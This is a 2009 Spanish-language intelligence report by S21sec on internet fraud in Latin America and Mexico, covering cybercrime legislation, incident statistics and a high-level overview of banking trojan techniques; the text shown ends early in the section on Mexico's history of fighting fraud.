S21sec e-crime

INFORME DE INTELIGENCIA

FRAUDE EN AMÉRICA LATINA: MÉXICO

JULIO 2009

Sobre S21sec.

S21sec, compañía española especializada en servicios de seguridad digital y líder en el sector, fue fundada en el año 2000 y cuenta con más de 265 expertos certificados.

La investigación y desarrollo han constituido un objetivo prioritario en la estrategia de S21sec desde sus inicios. Esto le ha llevado a crear el primer centro de I+D+i especializado en seguridad digital de toda Europa. S21sec opera con el 90% de las entidades financieras y 26 de las grandes empresas que cotizan en el IBEX 35.

Con oficinas en Barcelona, León, Madrid, Ourense, Pamplona, San Sebastián, Sevilla, Valencia, México D.F, Monterrey, Londres y Houston, S21sec ofrece servicios integrales de seguridad digital a nivel mundial las 24 horas del día.

Más información en www.s21sec.com

ÍNDICE

1. INTRODUCCIÓN 4
2. AMÉRICA LATINA 5
2.1. Marco jurídico 10
2.2. Ciberdelincuencia 12
3. México 15
3.1. Panorama general 15
3.2. Lucha contra el fraude 17
3.2.1. Introducción histórica 18
3.2.2. Medidas legislativas 19
3.2.3. Medidas organizativas 21
3.3. Amenazas 23
3.3.1. Datos de ciberdelincuencia 24
3.3.2. Modus operandi en fraude 25
3.3.3. Underground mexicano 31
4. Anexo 1 35

1. INTRODUCCIÓN

A pesar que el fraude en Internet no entiende de fronteras y de tratarse de un fenómeno global, es cierto que distintas regiones del mundo tienen distintas características culturales, tecnológicas o legislativas que introducen peculiaridades en la forma que toma dicho fraude.

El presente informe se centra en el estudio de los delitos cibernéticos en países latinoamericanos, proporcionando una visión global de toda esta región para posteriormente centrarse en el caso de México. Se trata de una primera entrega de una serie de informes de inteligencia en los que se analizarán distintos países para conocer las peculiaridades de la problemática a la que se enfrentan y las principales amenazas existentes.

2. AMÉRICA LATINA

América latina hace referencia a una región del mundo compuesta por 28 países situados principalmente en Sudamérica y que tienen en común fuertes lazos culturales y comerciales. Brasil y México son las potencias económicas más importantes, y como tales, tienen roles protagonistas en lo que a fraude se refiere.

Latinoamérica. Fuente: Wikipedia

Una región tan extensa evidentemente tiene muchas discrepancias en multitud de asuntos, así como distintos grados de desarrollo económico. La región latinoamericana, incluyendo a los países del Caribe, tiene una población cercana a los 600 millones de habitantes con un grado de penetración de Internet alrededor del 30%. En este sentido, la diferencias entre países en lo que se refiere a uso de nuevas tecnologías y penetración de Internet difiere enormemente, dando lugar a tipologías muy distintas de fraude. En la actualidad, Brasil es el país con mayor número de usuarios de banda ancha de la región, seguido por México y Argentina. Esta distribución casi coincide con la de población en la región.

Así las diferencias en algunos países en cuanto a problemas de *ciberdelincuencia* son más que notables, reflejándose en la legislación, medidas de seguridad adoptadas por instituciones y empresas, y educación de la población.


La irrupción del fraude electrónico ha tenido una penetración progresiva y de distinta importancia para cada país, dependiendo de los factores particulares de cada uno de ellos. No obstante, y sin excepción, ha sido un problema grave al que poner freno. En este contexto, se han realizado esfuerzos conjuntos para intentar dotar a la región de un marco legislativo y colaborativo eficiente y basado en las soluciones adoptadas en otras regiones del mundo. En busca de un marco adecuado de actuación, desde principios de siglo los distintos países de la región han participado activamente en las distintas jornadas de la Comisión Europea de lucha contra el *cibercrimen* (www.coe.int/cybercrime) adoptando varias de las recomendaciones y medidas propuestas, así como la voluntad de cooperación y armonización. La adopción ha sido dispar.

A raíz de estas iniciativas varios países han ido modificando sus legislaciones para explicitar la nueva tipología delictiva. De este modo, muchos de ellos tienen las legislaciones con modificaciones recientes para adoptarlas a los nuevos delitos, evitando la impunidad de principios de este siglo que provocaba verdaderos “paraísos” para el fraude, como ocurrió con Brasil. También se han creado varias instituciones gubernamentales dedicadas a combatir delitos cibernéticos, cuerpos policiales

especializados, CERTs para la monitorización y difusión de buenas prácticas entre la población, programas de concienciación para los usuarios, formación a nivel judicial…

Por supuesto la adopción de estas medidas es un proceso lento y complicado, lo que hace que en la región varíen mucho los marcos legales y las instituciones dedicadas a la lucha contra el fraude, así como las prácticas adoptadas por empresas, en función principalmente del desarrollo económico de cada país. También hay que considerar la inestabilidad política en algunos países de la zona y la presencia de problemas más importantes que impiden a los gobiernos centrarse en temas que consideran menores en comparación con otros.

El siguiente gráfico es representativo en cuanto a la adopción de una concienciación de seguridad y en las diferencias entre distintos países:



Concienciación seguridad


En algunos países hay instituciones privadas y empresas que tienen más recursos que los propios gobiernos para combatir el fraude, lo que provoca una dependencia de los organismos públicos respecto a privados, así como posibles conflictos de intereses y necesidad de negociaciones que todavía ralentizan más la adopción de medidas en distintos países y a nivel de cooperación entre ellos.

Interpol dispone de un grupo de trabajo en la zona: Latin american working party on information technology crime

En lo que respecta a la tipología de delitos que se producen, posiblemente la pornografía infantil haya sido uno de los que más han ayudado a la concienciación del problema e implantación de medidas de control. Evidentemente estas medidas también aplican a otro tipo de delitos cibernéticos.

En la actualidad toda la región se encuentra inmersa en pleno proceso evolutivo para blindarse adecuadamente ante las nuevas amenazas. Es notable comprobar la evolución desde principios de siglo, en que Brasil ocupaba las primeras plazas a nivel mundial en cuanto a delitos cibernéticos[1] llegándose a afirmar que el 80% de los ciberdelincuentes a nivel mundial se encontraban en este país, afirmación posiblemente muy osada pero reflejo de una situación[2] . Las leyes todavía no tipificaban delitos cibernéticos, siendo ambiguas en el mejor de los casos, y permitiendo la actuación impune de delincuencia organizada[3] . En la actualidad Brasil ocupa el quinto lugar en actividad maliciosa a nivel mundial, siendo una fuente muy importante aunque teniendo un menor peso global porcentualmente. Esto refleja cómo la adopción de medidas preventivas y sobre todo la adopción del marco legal supone un descenso en la actividad maliciosa, aún siendo un proceso lento y que todavía está lejos de ser tan eficaz como sería deseable.

Aún así, la adopción de medidas es muy heterogénea y lenta, mucho más de lo que resulta necesario para combatir un entorno tan sumamente cambiante. Los incidentes no han hecho más que crecer con el tiempo, como demuestran las siguientes estadísticas del CERT de Brasil:



Estadísticas CERT Brasil 2009

Otros países como México han mejorado notablemente la seguridad del sector de banca *online*, haciendo que éste adoptase medidas de protección impuestas por el Gobierno Federal. No obstante, la industria del *cibercrimen* ha sabido adaptarse al


[1] *http://grupos.pucp.edu.pe/archivos/linux/linux.200311/0052.html*

[2] *http://www.zonagratuita.com/servicios/noticias/2004/septiembre/hackers2.htm*

[3] *http://www.accessmylibrary.com/coms2/summary_0286-3802188_ITM*

nuevo escenario modificando la estructura del fraude a las distintas peculiaridades. De este modo, la afectación de *malware* sigue siendo importante, situando al país como el cuarto en la emisión de SPAM.

El siguiente gráfico muestra las estadísticas desde enero de 2008 a mayo de 2009 en cuanto a incidencias detectadas en distintos países de Latinoamérica por S21sec:



Estadística incidencias 2008

Los problemas de legislación no son únicamente de actualización a los nuevos delitos. Países con legislaciones adaptadas vigentes siguen sin condenar a los autores de delitos relacionados con fraude, SPAM o *phishing*, haciéndose patente una falta de educación jurídica y, tal vez, jurisprudencia. La coordinación no únicamente cojea a nivel internacional, muchas veces se hace patente entre distintos organismos y cuerpos policiales dentro de un mismo país, ya sea por desconocimiento, exceso de celo o falta de mecanismos adecuados. La situación se agrava con la participación en muchos de estos procesos de empresas privadas, dependencia especialmente preocupante por la falta de medios de muchos países. Dichas empresas normalmente son internacionales, por lo que la comunicación y coordinación es difícil y lenta, muchas veces dependiente de acuerdos de cooperación internacional o de órdenes judiciales emitidas en los países de origen de la empresa, y muy lejos de la agilidad necesaria para combatir delitos cibernéticos.

La educación y concienciación tampoco es suficiente, y en muchos casos puede verse supeditada a la frustración por la poca efectividad de los mecanismos de combate contra el fraude. De este modo, muchos de los incidentes se ocultan, tal y como muestra el siguiente gráfico:

	%
Asesor legal	19,5
Autoridades locales/regionales	10,8
Autoridades nacionales(Dijin, Fiscalía)	10,2
Equipo de atención de incidentes	35,7
Ninguno: No se denuncian	**39,3**

Denuncias de fraude[4]

Los motivos son distintos, pero el peso económico de conducir una investigación con el incremento que supone hacerlo en un entorno con falta de herramientas adecuadas así como de educación específica del estamento judicial provocan la existencia de una cultura de no reporte de incidentes. Esto hace que los esfuerzos de cooperación y la adaptación de marcos jurídicos sean baldíos.

En resumen, es destacable la cantidad de esfuerzos que está adoptando la región a varios niveles y la voluntad de cooperación entre distintos países. Las más que notables diferencias en cuanto a niveles de desarrollo y economía dificultan una implantación homogénea. A nivel nacional, los países más avanzados se encuentran en un nivel todavía poco maduro en cuanto a aplicación de la nueva legislación y experiencia en combatir el fraude cibernético. Los cuerpos creados a tal efecto han tenido poco recorrido y la región adolece de una falta de cultura de la seguridad a nivel empresarial que ayude a asentar una industria a tal efecto en la zona. Esto se percibe como una oportunidad por parte de grupos organizados que aprovechan para establecerse virtualmente en la región, y para grupos locales que aprovechan los vacíos para enriquecerse rápidamente.

Todos estos problemas son parecidos a los que ocurren globalmente, pero tal vez la región latinoamericana todavía se encuentra un paso por detrás de otras con más experiencia y sobre todo, concienciación en cuanto a seguridad y lucha contra el fraude. Los esfuerzos de los últimos años comienzan a dar sus frutos, pero todavía queda un largo camino por recorrer.

4 http://www.acis.org.co/fileadmin/Base_de_Conocimiento/IX_JornadaSeguridad/I-ELSI09-JJCM-Uniandes.pdf

2.1. Marco jurídico

La irrupción de nuevos delitos siempre es un problema para los marcos jurídicos, especialmente en casos de delitos tecnológicos en los que irrumpen conceptos desconocidos para los juristas y para los que hay una falta de jurisprudencia. Todavía complica más las cosas la posibilidad de realizar un delito en un "éter" como es Internet, dado que las jurisdicciones son nacionales y es difícil vincular el delito con una localización concreta más allá de la situación de los servidores y, por supuesto, del delincuente. Por supuesto, todo esto hace muy difícil cualquier investigación, dado que deben implicarse a distintas entidades muchas veces situadas fuera del país, con distintos marcos jurídicos y que no siempre se encuentran dispuestas a colaborar.

Por lo tanto, se hace necesaria una modificación de los marcos jurídicos para facilitar toda esta labor, tipificando claramente la nueva actividad delictiva de modo que se eviten casos de vacíos jurídicos o ambigüedades que permitan de facto una impunidad delictiva. La región latinoamericana cuenta con una ventaja en este sentido, dado que los fuertes lazos culturales y de cooperación podrían facilitar una adopción homogénea en este sentido, por supuesto respetando las peculiaridades jurídicas de cada país.

Con este espíritu, distintos países de la región comenzaron un esfuerzo conjunto para la adopción de dichas medidas a nivel nacional y con el espíritu de conseguir unas compatibilidades internacionales para la lucha conjunta. El problema ha sido una vez más las distintas velocidades de adopción que imposibilitan la homogeneidad deseable. Sirva como ejemplo la siguiente tabla en la que se muestra la tipificación de delitos de intrusión en distintos países de la zona, mostrándose las distintas interpretaciones:

Redacción de los delitos en el marco jurídico:

Chile	Acceder a un sistema de tratamiento de la información con el ánimo de apoderarse, usar o conocer indebidamente la información allí contenida
Colombia	Introducirse abusivamente en un sistema informático protegido con medida de seguridad o se mantenga contra la voluntad de quien tiene derecho a excluirlo
Costa Rica	Acceder por cualquier medio sin autorización a los datos registrados en una computadora
México	Conocer o copiar información contenida en sistemas o equipos de informática protegidos por algún mecanismo de seguridad
Perú	Ingresar indebidamente a una base de datos, sistema o red de computadoras para diseñar, ejecutar o alterar un esquema u otro similar, o para interferir, interceptar, acceder o copiar información / o con el fin de alterarlos, dañarlos o destruirlos
República Dominicana	Acceder a un sistema electrónico, informático, telemático o de telecomunicaciones, o a sus componentes, utilizando o no una identidad ajena, o excediendo una autorización
Venezuela	Acceder a un sistema de sistema que utilice tecnologías de información sin la debida autorización excediendo la que hubiera obtenido acceda

Discrepancias en distintos aspectos:

	Discrepancias: Intención	Discrepancias: Objeto
Chile	Ánimo de apoderarse, usar o conocer indebidamente la información	Sistema de tratamiento de la información
Colombia		Sistema informático
Costa Rica		Datos registrados en una computadora
México	Conocer o copiar información	Sistemas o equipos de informática
Perú	Diseñar, ejecutar o alterar un esquema u otro similar, o para interferir, interceptar, acceder o copiar información / o con el fin de alterarlos, dañarlos o destruirlos	Base de datos, sistema o red de computadoras
República Dominicana	Acceder a un sistema electrónico, informático, telemático o de telecomunicaciones, o a sus componentes, utilizando o no una identidad ajena, o excediendo una autorización	Sistema electrónico, informático, telemático o de telecomunicaciones, o a sus componentes,
Venezuela	Acceder a un sistema de sistema que utilice tecnologías de información sin la debida autorización excediendo la que hubiera obtenido acceda	Sistema que utilice tecnologías de información

Fuente [5]

Todo esto muestra la necesidad de armonizar unas leyes que permitan una respuesta uniforme en toda la región. En la actualidad, la efectividad de las actuaciones depende de los mecanismos internos de cada país.

Por otra parte, la región adolece de una falta de formación a nivel jurídico[6] en muchos países, haciéndose patente la necesidad de formar a estamentos legales en cuanto a nuevas tipologías de delitos tecnológicas. El poco tiempo de adopción de los nuevos marcos legales produce que en muchos casos las leyes no se interpreten correctamente resultando en casos de impunidad legal o de ambigüedad ante los mismos delitos, obteniéndose sentencias contradictorias. En algunos casos se hace patente la falta de resolución pareciendo la adopción de medidas un gesto de buena fe pero que carece de los recursos necesarios para llegar a buen término.

La falta de un marco jurídico eficaz y resolutivo ante delitos tecnológicos también es un reflejo de la falta de una cultura de seguridad, y de hecho la agrava. Resulta en un

5 *http://www.acis.org.co/fileadmin/Base_de_Conocimiento/IX_JornadaSeguridad/I-ELSI09-JJCM-Uniandes.pdf*

6 *http://www.acis.org.co/fileadmin/Base_de_Conocimiento/IX_JornadaSeguridad/I-ELSI09-JJCM-Uniandes.pdf*

bajo nivel de denuncias de este tipo de delitos que propicie la creación de una industria dedicada y que ayude a disminuir los costes asociados. En la actualidad, en muchos casos los altos costes suponen una carga mayor para las empresas que asumir las pérdidas del fraude, resultando en la no persecución de los delitos ni en la presentación de denuncias. Esto también aumenta el oscurantismo y evita disponer de datos actualizados que reflejen el estado real del fraude en la región. Hay países en los que no es posible obtener datos relacionados y en los que se afirma que el fraude no existe, lo que no parece muy ajustado a la realidad.

Los marcos legislativos se han visto modificados recientemente, inspirados en las buenas prácticas y recomendaciones de organismos como el Consejo Europeo. La adopción continúa siendo irregular y algo dispar, la homogeneidad entre distintos países no se produce y a pesar de contar con marcos adecuados muchos países no los aplican por problemas de madurez. También es destacable la necesidad de un marco cooperativo claro con el sector privado, especialmente necesario en muchos países dada la necesidad de recursos que la empresa privada puede aportar. También sería deseable una mayor transparencia para conocer en detalle el problema, siendo éste el primer paso necesario para la adopción de medidas de mitigación adecuadas, así como una mayor concienciación colectiva que puede verse reforzada por la creación de mecanismos eficaces y asequibles.

2.2. Ciberdelincuencia

Resulta complicado establecer un patrón en cuanto a perpetración de delitos cibernéticos en una región tan heterogénea en lo que a fraude y penetración de internet se refiere. No obstante y desde un punto de vista histórico, hay dos países que han destacado especialmente en la región por su irrupción en el panorama del fraude, siendo Brasil el número uno muy destacado desde principios de siglo.

Las razones son diversas: Brasil goza de una prosperidad económica que sitúa al país como una de las mayores potencias emergentes a nivel mundial. Gran parte del éxito ha venido de la mano del desarrollo en nuevas tecnologías, lo que proporciona una base importante en cuanto a impacto a nivel económico y educación. El país goza de una importante base de población joven y una penetración de internet cada vez mayor, lo que proporciona el caldo de cultivo necesario para una generación capaz de usar con facilidad las nuevas tecnologías. Las grandes desigualdades económicas en algunas regiones propician que algunos de estos grupos dediquen sus conocimientos a actividades fraudulentas de remuneración rápida. Por otra parte la legislación brasileña, igual que la de todo su entorno, ha sido lenta en la adopción de medidas efectivas contra el fraude, así como en la creación de cuerpos especializados para su combate. Es posible que se hayan dedicado recursos a problemas más inmediatos dejando que creciera todo un mercado del fraude que ahora es muy difícil de erradicar.

Brasil fue el número uno en cuanto a actividad maliciosa durante el 2008 en la región latinoamericana, representando un 34% del total y situándose en 5º lugar a nivel mundial[7].

Tras Brasil se sitúan México y Argentina, ambos países habiendo registrado un importante incremento en cuanto a penetración de internet en los últimos años. En la actualidad Argentina es el segundo país de la zona en cuanto a producción de SPAM y presencia de *bots*. En México el SPAM sigue siendo uno de los mayores problemas, mientras que la presencia de troyanos bancarios es menor y de una tipología diferente a la de otros países debido a las medidas adoptadas por el Banco Central.

En cuanto a la tipología de los códigos maliciosos que afectan a la región, es difícil establecer patrones comunes entre mercados potenciales tan diversos. No obstante sí que hay una "escuela" evolucionada en Brasil y que tiene unas peculiaridades adaptadas al entorno en el que se distribuye.

La escuela brasileña es el nombre con que se conoce a una familia de troyanos que tienen una serie de características en común. Su origen se sitúa en grupos brasileños y normalmente se encargan del robo de todo tipo de credenciales, desde direcciones de correo electrónico hasta credenciales bancarias. En este último caso, usualmente sus objetivos son entidades que actúan en Latinoamérica. En lo que refiere a las características técnicas de este tipo de códigos maliciosos, no suelen ser especialmente evolucionados ni disponer de innovaciones, se centran en la practicidad. Usualmente realizan fraude mediante técnicas de *pharming* a partir del envenenamiento del fichero de host, redireccionando a sitios fraudulentos que clonan la apariencia de la entidad bancaria original o incluso haciendo esto mismo en la propia máquina del cliente mediante la instalación de un servidor web. Una vez se introducen las credenciales, se redirigen a un servidor fraudulento.

La adopción de nuevas medidas de seguridad por parte de algunos países, como la implantación obligatoria de OTP en el sistema bancario, ha reducido las cifras de fraude. No obstante, sí que existen troyanos que pueden llegar a evitar estos mecanismos mediante técnicas de *Man-in-the-Middle* (en los que los atacantes se sitúan entre el usuario y la entidad bancaria para usar el OTP legítimo para realizar el fraude) o *Man-in-the-Browser* (en los que el navegador infectado es capaz de realizar cambios en las transacciones en tiempo real, cambiando al cuenta de destino de modo transparente para el usuario).

Lejos quedan los tiempos de los sencillos *keyloggers* que únicamente registraban las pulsaciones de teclado. Sin embargo, dada la heterogeneidad de la región, todavía tienen su impacto.

La distribución se suele realizar mediante técnicas de SPAM y *phishing*. Tanto Brasil como México, y ahora Argentina, tienen un fuerte parque de máquinas infectadas que se utiliza para la distribución del mismo, por lo que la plataforma no supone un problema.

[7] *http://www.e-forense.com/noticia_detalle.php?id=30*

En 2008, la muestra de código malicioso que se observó con mayor frecuencia por infección potencial en América Latina fue el gusano Gammima.AG, que ocupó el séptimo lugar a nivel global en 2008[8].

Desde un punto de vista algo más genérico, podemos encontrar en la siguiente tabla un resumen de la percepción de las amenazas de seguridad más frecuentes desde el punto de vista del cliente:

Tipos de fallas de seguridad	%
Ninguno	8,1
Manipulación de aplicaciones de software	22,2
Instalación de software no autorizado	**60,7**
Accesos no autorizados al web	30,9
Fraude	10.8
Virus	**70.9**
Robo de datos	9,9
Caballos de troya	**33**
Monitoreo no autorizado del tráfico	11,4
Negación del servicio	15
Pérdida de integridad	4,8
Pérdida de información	19,5
Suplantación de identidad	13,5
Phishing	16,8
Pharming	3
Fuga de Información	21

Fallos de seguridad[9]

A pesar que las referencias a software no autorizado, virus y troyanos es algo genérico, se puede apreciar cómo ocupan las primeras posiciones. Es un reflejo de la penetración del problema y la percepción del cliente de su presencia.

En definitiva, es posible encontrar códigos maliciosos con bajo impacto en países con mayores medidas de seguridad pero que sí lo tienen en los que dichas medidas son más laxas, así como códigos avanzados capaces de evitar las medidas de protección más avanzadas. No obstante, la instauración de dichas medidas en algunos países ha

[8] *http://www.e-forense.com/noticia_detalle.php?id=30*


[9] *http://www.acis.org.co/fileadmin/Base_de_Conocimiento/IX_JornadaSeguridad/I-ELSI09-JJCM-Uniandes.pdf*

supuesto un notable descenso del fraude bancario, por lo que se debe calificar la decisión de acertada aunque como siempre, no suficiente. La concienciación de los usuarios se adivina como clave para evitar el impacto de SPAM y *phishing*, así como para dificultar la creación de redes de *bots* masivas, aunque este último es un mal endémico.

3. México

3.1. Panorama general

Con 110 millones de habitantes censados, México es la primera nación hispanohablante en población y la decimotercera economía mundial[10] [1]. A pesar de que el reparto de riqueza se encuentra fuertemente polarizado, el grado de penetración de Internet en las distintas zonas del país es relativamente homogéneo oscilando entre 46 y el 33% [1].



Diversos estudios apuntan a que el total de usuarios habituales de Internet se sitúa entre los 25 y 27 millones de personas, difiriendo entre ellos según la metodología usada.

10 http://www.worldinternetproject.net/

Comparative Estimates: Internet Users in Mexico, 2007 & 2008 (millions)

	2007	2008
AMIPCI (Asociación Mexicana de Internet)*, October 2007	23.7	-
Comisión Federal de Telecomunicaciones (COFETEL), September 2008	22.1	23.3
comScore World Metrix**, June 2008	10.7	11.8
eMarketer, January 2008	**23.6**	**27.4**
Instituto Nacional de Estadística, Geografía e Informática (INEGI)*, May 2008	20.8	-
International Telecommunication Union (ITU), September 2008	22.1	-

Usuarios de Internet en México[11]

En lo que coinciden todos los análisis es que se trata de un mercado en plena expansión (40% de crecimiento en suscripciones de banda ancha en periodo 2007-2008), y hechos como la implantación de PayPal[12] en el país a finales del 2008 apuntan a una fuerte proyección de futuro en cuanto a negocio *online* se refiere.

Respecto al número de usuarios de la banca *online*, tomando como base el dato de 64%[13] [3] de los internautas hace un uso habitual de la misma, podemos inferir una horquilla aproximada de usuarios entre 14,7 y 17,3 millones de personas

Para terminar de perfilar el mercado, es relevante señalar que la principal barrera de entrada para el uso de la banca *online* es la sensación de inseguridad del usuario y que este deja la responsabilidad de la misma en manos del banco. Ambos hechos coinciden con encuestas similares realizadas en España.

[11] e *Marketer Mexico Online 2009*

12 http://www.paypal.com.mx/

13 Estudio AMIPCI de Banca por Internet en México, 2007

Necesidad de seguridad [14]

3.2. Lucha contra el fraude

México ha sido uno de los pioneros en la región en adopción de medidas para combatir el fraude cibernético y en la adopción de un marco legal apropiado, así como en la creación de cuerpos de seguridad dedicados a la lucha contra este tipo de delitos. Siendo uno de los países más afectados por este tipo de problema, posiblemente por razones económicas, demográficas y de introducción de internet, su dedicación al combate del problema desde una perspectiva global es notable.

La perspectiva histórica lo exigía: hay que tener en cuenta que hasta 2004 México se situaba como el tercero en cuanto a sitios vulnerados por país, por detrás de Estados Unidos y Brasil. El 50% de delitos cibernéticos estaban relacionados con pornografía infantil, lo que explica el peso que ha tenido este delito en el establecimiento de nuevas leyes y grupos de combate.

No obstante, las razones que han aportado las soluciones más destacables en ocasiones han sido “circunstanciales”, mientras que otras como la adopción de un marco jurídico o la creación de unidades especializadas de combate y persecución de fraude no han resultado tan efectivas como se pensaba en un principio. En la actualidad México se encuentra en una nueva remodelación de sus cuerpos de seguridad para mejorar la coordinación y aumentar la efectividad, mientras que el marco jurídico debe seguir evolucionando para obtener resultados que de momento no se están produciendo lo que sería deseable.

Un último factor a tener en cuenta es el humano. En México el porcentaje de fraude realizado desde dentro de una entidad por parte de sus trabajadores sigue siendo superior al registrado en otras zonas como Europa o Estados Unidos.

[14] *Estudio AMIPCI de Banca por Internet en México, 2007*

3.2.1. Introducción histórica

La perspectiva del país en cuanto a fraude bancario es más que interesante, dado que una serie de circunstancias provocaron la adopción de medidas de prevención que dieron un muy buen resultado cuando en otros países supuestamente más maduros en cuanto a lucha contra el fraude todavía no se encuentran vigentes.

